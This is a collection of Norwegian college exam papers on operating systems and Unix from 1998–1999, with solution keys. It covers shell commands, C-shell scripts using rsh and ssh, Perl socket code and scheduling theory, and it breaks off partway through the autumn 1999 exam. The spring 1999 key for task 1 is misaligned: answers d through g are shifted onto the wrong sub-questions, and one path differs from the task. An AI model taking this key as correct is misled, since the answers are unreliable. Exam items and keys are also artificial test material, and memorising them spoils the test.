Eksamensoppgaver i Operativsystemer og Unix

Hårek Haugerud
avdeling for ingeniørutdanning
Høgskolen i Oslo

Contents

1 Eksamen høsten 1998 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle hjelpemidler er tillatt. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Deloppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er: vekt 1 for alle deloppgaver med untak av 2a (vekt 4), 2b (vekt 4), 3a (vekt 4) og 4d (vekt 8)

Oppgave 1

I denne oppgaven skal du for hvert delspørsmål løse problemet ved å angi en UNIX-kommando på en linje; slik du ville ha tastet den inn til et vanlig C-shell fra tastaturet (du svarer f. eks. **mkdir kat** hvis du blir spurt om hvordan du oppretter en katalog med navn kat).

a) Endre rettighetene til katalogen www øverst på ditt hjemmeområde og til alle dens filer og underkataloger, slik at du har alle rettigheter mens alle andre kun kan lese og kjøre filer under www.

b) Kopier alle filer i katalogen du står i som slutter på .java til katalogen over deg.

c) List alle linjer i filen /etc/passwd som inneholder strengen "haugerud".

d) Finn ut om filene fil1 og fil2 i katalogen du står er like.

e) Lagre alle linjer som inneholder ditt brukernavn i listingen av prosesser på din lokale maskin i filen proc.txt

f) Sett DISPLAY variabelen til axis:0

g) Du har en fil i katalogen du står i som heter -x og prøver å kopiere den til katalogen tmp med **cp -x tmp**, men får beskjed om missing file argument. Hvorfor får du denne meldingen ? Hvordan kan du få utført operasjonen ?

Oppgave 2

a) Lag et C-shell script som ved hjelp av **/usr/bin/rsh** sjekker at demonen lpd går på alle maskinene som er listet i filen **~/.rhosts**. Scriptet skal for hver host skrive host-navnet til skjermen og deretter linjen i prosess-listingen som inneholder lpd. Prøv å unngå at prosessen du bruker for å liste prosesser også listes på skjermen. Hvis en maskin er nede, skal ikke scriptet kjøre **/usr/bin/rsh** mot den, for da vil scriptet henge, men gi en melding til skjermen om at maskinen ikke er tilgjengelig. Hvilken nytte har man av **~/.rhosts** ?

b) Anta at du har en fil **brukere.txt** som kun inneholder et antall brukernavn på det lokale UNIX-systemet. Disse brukerne skal forventes å ha en katalog **~/oblig1** som inneholder et program **delete**. Du ønsker å teste om delete-programmene hos brukerne virker og vil derfor kopiere dem til ditt eget hjemmeområde under katalogen **~/brukere**.
Lag et C-shell script som utfører denne jobben. Hvis katalogen **~/oblig1** ikke eksisterer skal scriptet sende en mail til brukeren med beskjed. Hvis katalogen eksisterer, men ikke filen **delete**, skal scriptet sende en mail til brukeren om det. Hvis **~/oblig1/delete** eksisterer skal det lages en katalog med samme navn som brukeren under din egen katalog **~/brukere** og **delete** legges i denne katalogen. Scriptet skal fortløpende skrive beskjeder til skjermen om hva som blir gjort (du kan anta at du kan kjøre scriptet med root-rettigheter, slik at du har tilgang til alle kataloger).

Oppgave 3

a) Et OS har i sin ready-list tre prosesser P_1, P_2 og P_3 som kom inn i nevnte rekkefølge. Anta at ingen nye prosesser blir lagt inn i ready-list mens disse prosessene kjører. CPU-tidsforbruket er kjent for de tre prosessene og er: $T_{P_1} = 75\mu s$, $T_{P_2} = 50\mu s$ og $T_{P_3} = 100\mu s$. Tegn figurer med horisontal tidsakse med μs som enhet som viser hvordan og i hvilken rekkefølge OS'et utfører prosessene, når operativsystemet er:

1) single tasking og bruker FCFS-kø
2) single tasking og bruker SJF-kø
3) multitasking og bruker Round Robin scheduling med timeslice = $50\mu s$
De tre figurene må indikere tidspunktene OS'et starter og stopper prosessene.

b) Forklar kort hva en context-switch er.

c) Anta at OS'et i Round Robin eksempelet bruker $5\mu s$ på en context-switch. Tegn figuren til Round Robin eksempelet på nytt og la context-switch tiden inngå .

d) Hvorfor bør ikke en timeslice være for liten ?

e) Forklar hvordan et OS kan prioritere prosesser i en Round Robin kø forskjellig.

Oppgave 4

a) nexus.iu.hioslo.no har IP-adresse 128.39.89.10. Hvilke deler av nexus.iu.hioslo.no er henholdsvis host-name og domain-name ?

b) netmask er her 255.255.255.0. Hva i nexus sin IP-adresse identifiserer henholdsvis nettverket nexus er på og hvilket host-nummer nexus er på dette nettverket. Forklar.

c) Hva er en nameserver og hvorfor er den nødvendig ?

d) Vi skal nå ta utgangspunkt i et standard client/server par som kommuniserer over en socket og lage en enkel nameserver som kan gi riktige IP-adresser til clients som spørr. Anta at nameserver startes opp i en katalog hvor det ligger en fil name.txt med innhold på formen:

waldo.iu.hioslo.no 128.39.89.251
nexus.iu.hioslo.no 128.39.89.10
axis.iu.hioslo.no 128.39.89.239

Nameserveren skal kunne gi tilbakemelding til client om alle IP-adresser som er lagret i denne filen. nameserver/client paret skal fungere som følger (anta at du starter nameserver på maskinen axis):

axis% nameserver 9500

Da skal en client-sesjon på f. eks. waldo foregå som følger:

waldo% client 9500 axis
lookup> nexus.iu.hioslo.no
128.39.89.10
lookup> 128.39.89.251
waldo.iu.hioslo.no
lookup> wronglon.iu.hioslo.no
Can't find wronglon.iu.hioslo.no
lookup> tull
Can't find tull

Brukeren skal altså få svar om han angir et komplett maskin-navn eller en IP-adresse som står i tabellen

name.txt. **lookup>** er et prompt som skrives til skjermen av client-programmet. Du kan godt overlate det meste av jobben til nameserver; slik at client bare sender all bruker-input over socket'en til nameserveren og skriver alt den mottar over socket'en til skjermen. Velg selv om du vil bruke
print SOCKET og **<SOCKET>**
eller
send(SOCKET,$string,"0") og **recv(SOCKET,$buffer,$BUFFSIZE,"0")**.
Lag client-programmet og nameserver-programmet ved å fylle ut "innmaten" i de to følgende program(du trenger ikke å gjengi denne teksten i besvarelsen; bare angi hvilke programbiter som tilhører henholdsvis nameserver og client.

```
#! /usr/bin/perl
# Usage: nameserver 9500

use Socket;
use FileHandle;

$port = shift || 9500;
socket (SOCKET, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
bind (SOCKET, pack('Sna4x8', AF_INET, $port, "\0\0\0\0"))
or die "Can't bind to port $port!";
listen (SOCKET, 5);
NEW_SOCKET->autoflush();
SOCKET->autoflush();

while (1) #evig løkke
{
accept(NEW_SOCKET, SOCKET);

# En client har her koblet seg opp og programmet
# er nå klar til å motta og sende data over NEW_SOCKET
# Skriv nameserver-kode som passer inn her og lever den med besvarelsen
}
```

```
#! /usr/bin/perl
# Usage: client hostport hostname

use Socket;
use FileHandle;

($port, $server) = @ARGV;
$port && $server or die "Please supply both port and server.";
socket (SOCKET, PF_INET, SOCK_STREAM, (getprotobyname('tcp'))[2]);
connect (SOCKET, pack('Sna4x8', AF_INET, $port, (gethostbyname($server))[4]))
or die "Can't connect to server $server on port $port.\n";
SOCKET->autoflush();

# Er nå klar til å sende og motta data over SOCKET
# Skriv client-kode som passer inn her og lever den med besvarelsen
```

–SLUTT–

1.1 Løsningsforslag. Eksamen høsten 1998 Operativsystemer og UNIX

Oppgave 1

a) `chmod -R 755 ~/www`
eller: `chmod -R a+rx-w,u+w ~/www`
b) `cp *.java ..`
eller: `cp *.java ../`
c) `grep haugerud /etc/passwd`
eller: `cat /etc/passwd | grep haugerud`
eller: `awk '/haugerud/' /etc/passwd`
eller: `awk /haugerud/ /etc/passwd`
d) `diff fil1 fil2`
e) `ps aux | grep $user > proc.txt`
eller: `ps ux  > proc.txt` (men noen prosesser kan da mangle)
f) `setenv DISPLAY axis:0`
g) `cp ./-x tmp`
-x tolkes som et flagg til cp.

Oppgave 2

a)

```
#! /bin/csh -f
foreach host (‘cat ~/.rhosts‘)
        set alive = ‘fping $host | grep alive‘
        if("$alive" == "") then
           echo $host er ikke tilgjengelig
        else
           echo $host
           /usr/bin/rsh $host ps aux | grep lpd | grep -v grep
        endif
end
```

Har man filen **~/.rhosts** under ~, kan man bruke **/usr/bin/rsh** mot maskiner listet i denne filen, uten å måtte oppgi passord.
b)

```
#! /bin/csh -f
foreach stud (‘cat brukere.txt‘)
        if(! -d ~$stud/oblig1) then
           echo "Du har ikke ~$stud/oblig1" | mail $stud
           echo "~$stud/oblig1 eksisterer ikke"
        else
           if(! -e ~$stud/oblig1/delete) then
                echo "Du har ikke ~$stud/oblig1/delete" | mail $stud
                echo "~$stud/oblig1/delete eksisterer ikke"
           else
                mkdir ~/brukere/$stud
                cp ~$stud/oblig1/delete ~/brukere/$stud
                echo "kopierer ~$stud/oblig1/delete til ~/brukere/$stud"
           endif
        endif
end
```

Oppgave 3

a) Se Figure 1




Figure 1: 3 a)

b) Context-switch er den operasjonen OS'et gjør når den bytter prosessen den kjører ut med en ny prosess fra ready-list. OS lagrer all info om prosessen som skal ut og laster bl. a. inn i CPU-registerne det samme innholdet de hadde da den nye prosessen tidligere ble stoppet.
c) Se Figure 2

d) Hvis timeslice er for liten går for mye tid med til context-switching.
e) OS'et kan gi større timeslice til prosesser med høy prioritet, eventuelt starte jobber med høy prioritet oftere i Round Robin køen.

Oppgave 4

a) host-name: nexus og domain-name: iu.hioslo.no
b) nettverk: 128.39.89 og host: 10. Bitene som er satt i netmask identifiserer nettverket.
c) En server som 'oversetter' mellom host.domain-name og IP-adresser. Trenger den fordi et domenenavn ikke entydig spesifiserer et nettverk, men kun brukes fordi det er lett å huske.
d)

client:

```
print "nameserver> ";
while ($userIn = <STDIN>)
  {
   print SOCKET "$userIn";
   $socIn = <SOCKET>;
   print $socIn;
   print "nameserver> ";
  }
close SOCKET;
```

nameserver:

```
    while ($query = <NEW_SOCKET>)
      {
        chomp $query;
        open (NAME, "name.txt");
        $OK = "";
        while ($line = <NAME>)
          {
            @arr = split(" ",$line);
            if($arr[0] eq $query)
              {
                print NEW_SOCKET "$arr[1]\n";
                $OK = "true";
              }
            elsif($arr[1] eq $query)
              {
                print NEW_SOCKET "$arr[0]\n";
                $OK = "true";
              }
          }
        close(NAME);
        if(not $OK)
          {
            print NEW_SOCKET "Nameserver can't find: $query\n";
          }
      }
```

client med send/recv:

```
$BUFFSIZE= 1000;
print "nameserver> ";
while ($userIn = <STDIN>)
  {
    send(SOCKET,"$userIn","0");
    recv(SOCKET,$query,$BUFFSIZE,"0");
    print $query;
    print "nameserver> ";
  }
close SOCKET;
```

nameserver med send/recv:

```
    while (1)
      {
        recv(NEW_SOCKET,$query,$BUFFSIZE,"0");
        last if($query eq ""); # ellers t\aa ler ikke server at client slutter/drepes
        chomp $query;
        open (NAME, "name.txt");
        $OK = "";
        while ($line = <NAME>)
          {
            @arr = split(" ",$line);
            if($arr[0] eq $query)
              {
                send(NEW_SOCKET,"$arr[1]\n","0");
```

```
            $OK = "true";
          }
        elsif($arr[1] eq $query)
          {
            send(NEW_SOCKET,"$arr[0]\n","0");
            $OK = "true";
          }
      }
    close(NAME);
    if(not $OK)
      {
        send(NEW_SOCKET, "Nameserver can't find: $query\n","0");
      }
  }
```

2 Eksamen våren 1999 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Deloppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er: vekt 1 for alle deloppgaver med untak av 2 (vekt 8), 3 (vekt 6), 4d (vekt 3) og 5 c,e,f (vekt 2)

Oppgave 1

I denne oppgaven skal du for hvert delspørsmål løse problemet ved å angi en UNIX-kommando på en linje; slik du ville ha tastet den inn til et vanlig C-shell fra tastaturet (du svarer f. eks. **mkdir kat** hvis du blir spurt om hvordan du oppretter en katalog med navn kat).

a) Kopier katalogen ~/old med alle filer og underkataloger til katalogen ~/new.

b) List alle filnavn (og eventuelt kataloger) under /usr/bin som begynner på "b".

c) Finn ut hva som er full path til programmet som startes når du gir kommandoen ls.

d) Legg til teksten "Siste linje" til den allerede eksisterende filen foo.txt.

e) Filene fil1 og fil2 ligger i katalogen du står i. Skriv alle linjer (og kun dem) i fil1 og fil2 som inneholder strengen "eksamen" til skjermen.

f) Lag en symbolsk link, med navn snarvei, i katalogen du står i til katalogen /var/spool/mail.

g) Opprett en tom fil med navn -x i katalogen du står i.

h) Du har et program, a.out, som regner på et problem i timesvis og tilslutt skriver resultatet til skjermen. Start programmet slik at det blir en bakgrunnsprosess som skriver resultatet til filen res.txt når den er ferdig.

Oppgave 2

Lag et C-shell script med navn "hvaer" som analyserer argumentene som blir gitt til scriptet, finner ut om de er filer eller kataloger og skriver en beskrivelse av dem på skjermen. Først et eksempel på hvordan scriptet skal virke (bruk samme ordlyd og layout i ditt script):

```
dax% pwd
/tmp/mindir
dax% hvaer prog.c /usr/lib/tk4.1/bilde.ps kat1/kat2 tull

Analyse av prog.c:
prog.c er en fil og ligger i katalogen /tmp/mindir.
Den er lesbar, skrivbar og ikke kjorbar.
Den er trolig et C-program.

Analyse av bilde.ps:
bilde.ps er en fil og ligger i katalogen /usr/lib/tk4.1.
Den er lesbar, ikke skrivbar og ikke kjorbar.
Den er trolig en Postscript fil.

Analyse av kat2:
kat2 er en katalog under /tmp/mindir/kat1.
```

```
Analyse av tull:
Finner ingen fil eller katalog med navn tull.
```

Scriptet startes i katalogen /tmp/mindir i eksempelet, men skal kunne startes fra hvilken som helst katalog."tull" er hverken fil eller katalog i /tmp/mindir og i slike tilfeller skal denne feilmeldingen skrives ut. Output skal være uavhengig av om brukeren oppgir full path eller relativ path for argumentene. kat2 er en katalog og i slike tilfeller skal scriptet bare gi en melding om hvor katalogen er, som i eksempelet. Er argumentet en fil, som prog.c og bilde.ps er i eksempelet, skal det som vist gis beskjed om hvor den ligger og lese, skrive og kjøre rettigheter angis. Scriptet skal kunne kjenne igjen følgende fil-extensions og da gi tilsvarende meldinger som i eksempelet:

.pl Perl program
.c C-program
.C C++ program
.ps Postscript fil
.gz GNU gzip fil

Hvis brukeren ikke gir argumenter til scriptet, skal det gi beskjed om riktig syntaks og avslutte.

Oppgave 3

Skriv et Perl-script "label.pl" som hvert 15. minutt sjekker om din fil ~/www/nyheter.html har blitt oppdatert. Hvis den har blitt oppdatert, skal linjen

```
Last modified: Mon Jan 25 19:11:59 MET 1999<!-- Generert med Unix-kommandoen date -->
```

i en annen fil ~/www/label.html endres slik at det gamle tidspunktet skiftes ut med det nåværende (label.html er en liten frame under nyheter.html som viser dato for siste endring). Pass på at ~/www/label.html fortsatt er lesbar for alle etter endringene. Bruk fork() slik at scriptet legger seg i bakgrunnen som en daemon, når det startes med

```
dax% label.pl
dax%
```

Oppgave 4

a) Forklar kort harddisk-begrepene sektor, track (spor) og sylinder.

b) Du har følgende opplysninger om en disk: Den har 8 skrive/lesehoder, 100 tracks, sektorstørrelsen er 512 byte og den har 252 sektorer per track. Hvor stor (antall bytes) er en sylinder på denne disken ? Hvor mange bytes kan lagres på denne disken ?

c) Nevn to viktige faktorer som bør tas hensyn til av en disk-scheduling algoritme.

d) Anta at en scheduler for en disk med 100 tracks har fått en forespørsel om å lese sektorer på følgende tracks: 2, 98, 22, 40, 16 ; forespørslene kom i den angitte rekkefølge. Skrive/lesehodet er i utgangspunktet på track 18. Anta videre at det ikke kommer flere forespørsler under lesningen. Tegn diagram som viser i hvilken rekkefølge trackene blir lest når scheduleren bruker henholdsvis algoritmene FCFS, SSTF og SCAN. Anta for SCAN algoritmen at skrive/lesehode er på vei mot track 100 i utgangspunktet. Regn ut for hver algoritme hvor langt lese/skrivehodene må flyttes for å ferdigbehandle alle forespørslene. Vurder kort fordeler og ulemper med hver algoritme.

e) Vil alltid SSTF algoritmen være raskere enn SCAN ? Begrunn svaret.

Oppgave 5

a) Forklar kort hvorfor serialisering av prosesser er nødvendig i et multitasking operativsystem.

b) Forklar kort hva et kritisk avsnitt er.

c) Anta at du har et multitasking system med to samtidige prosesser P_0 og P_1 som deler en felles variabel med navn *common*. I høynivå koden for P_0 forekommer linjen $common = common + 10.0$ mens linjen $common = common - 5.0$ forekommer i koden for P_1. Forklar hva som kan gå galt hvis disse innstruksjonene blir utført "samtidig".

d) Forklar kort begrepet "mutal exclusion".

e) Forklar hvordan problemet i c) kan unngås om prosessene har tilgjengelig en felles variabel *lock* og to mutex-prosedyrer `Get_Mutex(lock)` og `Release_Mutex(lock)` og hvordan koden for P_0 og P_1 må endres.

f) Tenk deg at P_0 og P_1 har pid 0 og 1 henholdsvis. Betrakt følgende implementasjon av mutex-funksjonene:

```
int turn;     // Felles variabel som begge prosesser har tilgang til
              // Lik 0 i utgangspunktet.

 void Get_Mutex (int pid)
 {
  while (turn != pid)
      {  }  // Venter til det blir prosessens tur
 }

 Release_Mutex (int pid)
 {
    turn = 1 - pid;
 }
```

Forklar hvordan P_0 og P_1 skal bruke disse funksjonene og hvorfor de virker. Hva er den største ulempen med denne implementasjonen av mutex-funksjonene (f. eks. sammenlignet med Peterson-algoritmen) ?

–SLUTT–

2.1 Løsningsforslag. Eksamen våren 1999 Operativsystemer og UNIX

Oppgave 1

a) `cp -R ~/old ~/ny`
b) `ls /usr/bin/b*`
c) `which ls`
d) `touch ./-x`
e) `echo 'Siste linje' >> foo.txt`
f) `cat fil1 fil2 | grep eksamen`
eller: `grep eksamen fil1 fil2`
g) `ln -s /var/spool/mail snarvei`
h) `a.out > res.txt&`

Oppgave 2

```
#! /bin/csh -f

if($#argv < 1) then
        echo "Error: Too few arguments"
        echo "Usage: hvaer file1 [file2 file3 ....]"
        exit 0
endif

foreach file ( $argv )
    if (! -e $file) then
        echo ""
        echo "Finner ingen fil eller katalog med navn $file."
    else
        switch ($file)
            case /*:
                set fullPath = $file;
                breaksw
            default:
                set fullPath = `pwd`/$file;
        endsw
        set navn = $fullPath:t
        set Path = $fullPath:h
        set extension = $fullPath:e
        if (-d $file) then
            echo "$file:t er en katalog som ligger "
            echo "under $Path"
        else if (-f $file) then
            if(-r $file) then
                set les = "lesbar"
            else
                set les = "ikke lesbar"
            endif
            if(-w $file) then
                set skriv = "skrivbar"
            else
                set skriv = "ikke skrivbar"
            endif
            if(-x $file) then
                set kjor = "kjorbar"
            else
                set kjor = "ikke kjorbar"
            endif
            echo ""
            echo Analyse av $navn':'
```

```
            echo $navn er en fil og ligger i katalogen $Path'.'
            echo Den er $les, $skriv og $kjor'.'
            switch ($extension)
                case c:
                    set com = "et C-program."
                    breaksw
                case ps:
                    set com = "en Postscript fil."
                    breaksw
                case C:
                    set com = "et C++ program."
                    breaksw
                case pl:
                    set com = "en Perl fil."
                    breaksw
                case gz:
                    set com = "en GNU gzip fil."
                    breaksw
                default:
                    set com = "N"
            endsw
            if("$com" != "N") echo "Den er trolig $com"
        endif
    endif
end
```

Oppgave 3

```
#! /bin/perl
# Lager deamon som sjekker om siden ~/www/nyheter.html
# har blitt oppdatert. Hvis den har det, oppdateres linjen "Last modified....

$home = $ENV{HOME};
$file = "$home/www/nyheter.html"; #~/www funker ikke.....
$target = "$home/www/label.html";
$tmp = "$home/www/tmp.html";

if(! fork())
  {
    while(TRUE)
      {
        $time = -M $file;
        if($time < 0)
          {
            # Filen har blitt oppdatert siden sist !
            # For den har blitt oppdatert etter $^T
            open(OLD,"$target");
            open(NEW,">$tmp");
            $date = `date`;
            chomp($date);
            while($line = <OLD>)
               {
               $line =~ s/modified:(.*?)</modified: $date</;
               print NEW $line;
               }
            close(NEW);
            close(OLD);
            `mv $tmp $target`;
            `chmod 755 $target`;
```

```
            $^T = time();
            # Naa vil $time > 0 helt til filen blir oppdatert paa nytt.
          }
        sleep(900);
      }
  }

exit(0);
```

Oppgave 4

a) Se avsnitt 5.3.1 i OS-kompendiet

b) Sylinder: 252*512*8 = 1.032.192 bytes
Disk: 252*512*100*8 = 103.219.200 bytes

c) Hastighet, slitasje, rettferdighet.

d) Se Figure 1.




Figure 3: 4 d)

FCFS: Fordeler: Rettferdig

Ulemper: Langsom, endrer ofte retning (slitasje)
SSTF: Fordeler: Rask
Ulemper: Slitasje, lokalitet (kan forbli i et område)
SCAN: Fordeler: Ganske rask, rettferdig, lite slitasje
Ulemper: Litt sen ved få requests, maksimal aksesstid er større i ytterkantene

e) Nei, SSTF går alltid til nærmeste request og det er som oftest, men ikke alltid raskest. Hvis lesehodet er på vei mot track 1 i SCAN-eksempelet over vil algoritmen lese tracks i rekkefølgen 18-16-2-1-22-40-98 -> 114, altså raskere enn SSTF i dette tilfellet.

Oppgave 5

a) Serialisering er nødvendig for at to prosesser ikke skal oppdatere felles data samtidig, noe som kan resultere i galt og utilsiktet sluttresultat.

b) Et kritisk avsnitt er en del av et program hvor det er nødvendig for en prosess at ingen andre prosesser har tilgang til felles data mens den oppdaterer.

c) I maskinkoden vil ikke disse innstruksjonene bli utført med bare en innstruksjon. Anta at operativsystemet switcher fra P_0 til P_1 etter at P_0 har lastet verdiene av *common* og 10.0 inn i hvert sitt register og P_1 gjør sin oppdatering i timeslicen den har fått. Når P_0 så får lov til å fortsette vil den legge sammen de to tallene den opprinnelig hadde lastet inn i registerne og legge resultatet ut i *common*. Dermed vil P_1 sin oppdatering være forsvunnet.

d) Mutual exclusion er en mekanisme som sikrer gjensidig utelukkelse mellom prosesser, slik at ingen kan oppdatere felles data samtidig.

e) Problemet unngås ved at prosessene utelukker hverandre ved å bruke mutex-funksjonene. Kodene for henholdsvis P_0 og P_1 blir:

```
Get_Mutex(lock);
common = common + 10.0;
Release_Mutex(lock);
```

```
Get_Mutex(lock);
common = common - 5.0;
Release_Mutex(lock);
```

f) Koden for prosessene er som i e), bortsett fra at P_0, som har pid = 0, kaller prosedyrene med argumentet 0 og P_1 kaller dem med argumentet 1. Hvis P_0 kaller `Get_Mutex(0)` og turn = 1, betyr det at det er P_1 sin tur til å ha tilgang til common og P_0 må vente til P_1 er ferdig og har utført innstruksjonen `turn = 1 - 1` slik at det blir P_0 sin tur. Uansett når prosessene blir avbrutt av en context switch, vil kun en av dem ha tilgang til common, fordi turn settes **etter** at den kritiske fasen er avsluttet.

Mutex-prosedyrene inneholder en venteløkke som kaster bort CPU tid på ikke gjøre noe. Men venteløkke har f. eks. Peterson algoritmen også; den største ulempen med implementasjonen i e) er at hvis en av prosessene gjør seg fort ferdig med det kritiske avsnittet, **må den alltid** vente til den andre prosessen har vært inne i kritisk avsnitt, før den kan aksessere common igjen.

3 Eksamen høsten 1999 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle skriftlige og trykte hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra det. Deloppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er: vekt 1 for alle deloppgaver med untak av 2a (vekt 3), 2b (vekt 3), 3a (vekt 2), 3b (vekt 2), 3c(vekt 6).

Oppgave 1

I denne oppgaven skal du anta at du bruker C-shell.

a) Angi en Unix-kommando som lister alle prosesser på maskinen din.

b) Angi en Unix-kommando som gir deg brukernavnet ditt.

c) Angi en Unix-kommando som setter filrettighetene for filen `fil.txt` slik at eieren av filen (du) har alle rettigheter, medlemmer av filens gruppe har alle rettigheter untatt å skrive til filen, og alle andre kun kan lese den.

d) Angi en Unix-kommando som skriver til skjerm alle linjer i filen `/etc/passwd` som inneholder strengen "haugerud", men der alle forekomster av : er byttet ut med @ i utskriften.

e) Anta at du eier en katalog `~/minefiler` som inneholder en rekke filer og underkataloger. Du er medlem av gruppen `guru` og vil gi deg selv og medlemmene av `guru`-gruppen alle rettigheter til `~/minefiler` og alle dens underkataloger, mens ingen andre skal ha noen rettigheter. Angi to Unix-kommandoer som til sammen sørger for dette, uavhengig av hvor i filtreet de utføres.

f) Du har hentet ned en fil `pakke.tgz` fra nettet som er en katalogstruktur pakket med **tar** og komprimert med **gzip**, og du står nå i samme katalog som filen. Angi en Unix-kommando som dekomprimerer filen og deretter en kommando som pakker ut katalogstrukturen fra den resulterende tar-filen.

g) Du har et script vari.csh:

```
#! /bin/csh -f
set minvar hei
setenv DINVAR HALLO
```

som du kjører med
`dax% vari.csh`
og taster deretter
`dax% echo $minvar`
`dax% echo $DINVAR`
Hva blir output fra de to echo-kommandoene ?

Oppgave 2

a) Anta at du har en katalog `~/gruppe` som kun inneholder kataloger og ingen filer. Alle underkatalogene til `~/gruppe` inneholder en fil med navn `fil.txt`. Lag et C-shell script som finner ut om noen av filene `fil.txt` i underkatalogene til `~/gruppe` er identiske. For hvert identisk par som finnes, skal en linje skrives ut som inneholder en melding om i hvilke kataloger det er to identiske filer. Du kan anta at sammenligningen går hurtig, slik at det er OK om alle par undersøkes to ganger.

b) I denne deloppgaven skal du bruke **ssh** til å lage et distribuert Unix-shell, som vi kan kalle **dsh**. Når man taster inn Unix-kommandoer til dette shellet, som ikke har noen prompt, blir kommandoen utført på alle maskinene som står listet i en fil med navn `.dshHosts` øverst i hjemmekatalogen til brukeren (`~/.dshHosts`). Hvis brukeren har en `.dshHosts` fil som ser slik ut

```
nexus
axis
dax
```

og kaller scriptet `dsh.csh`, vil en typisk **dsh**-session kunne se ut som følger (brukeren taster inn **dsh.csh**, **uname** og **ps aux | grep xterm**):

```
dax% dsh.csh
uname
## axis ##
SunOS
## nexus ##
SunOS
## dax ##
SunOS
ps aux | grep xterm
## axis ##
haugerud 24421  0.4  0.9  880  524 pts/3    S 11:04:21  0:00 grep xterm
haugerud 23817  0.2  3.1 5036 1944 ?        S 09:07:13  0:02 xterm -T XTerm -sl
## nexus ##
haugerud 26051  0.1  0.3  936  776 ?        S 11:04:25  0:00 grep xterm
## dax ##
haugerud 17238  0.1  0.4  880  496 ?        S 11:04:21  0:00 grep xterm
eilertb  12123  0.0  0.0 1988    ? ?        S 13:51:58  0:00 tcsh -c xterm -ls
```

Skriv scriptet `dsh.csh` slik at det vil virke på denne måten. Du kan anta at maskinene i `.dshHosts` er oppe. I denne og neste oppgave kan du anta at **ssh** er satt opp slik at du ikke trenger å skrive inn passord for å logge deg inn på en annen maskin.

Et slikt distribuert shell kan være nyttig, men fordi **ssh** bruker flere sekunder på å utføre en kommando på en annen maskin, vil **dsh** være veldig langsom når det er mange maskiner i `.dshHosts`. I neste oppgave skal vi derfor bruke Perl til å lage et mer avansert versjon av **dsh** som utfører en kommando nesten like hurtig som et vanlig shell på en enkelt maskin.

Oppgave 3

Vær oppmerksom på at delspørsmål a) og b) kan løses uavhengig av resten av oppgaven.
I denne oppgaven skal du bruke socket-mekanismen i Perl til å lage et hurtig distribuert Unix-shell, **dsh**. Når man taster inn Unix-kommandoer til dette shellet, blir kommandoen utført på alle maskinene i `~/.dshHosts`. Hvis brukeren har en fil `.dshHosts` som i 2b) vil en **dsh**-session kunne se ut som

```
dax% dsh.pl
dsh% uname
### axis ##
SunOS
## nexus ##
SunOS
## dax ##
SunOS

dsh%
```

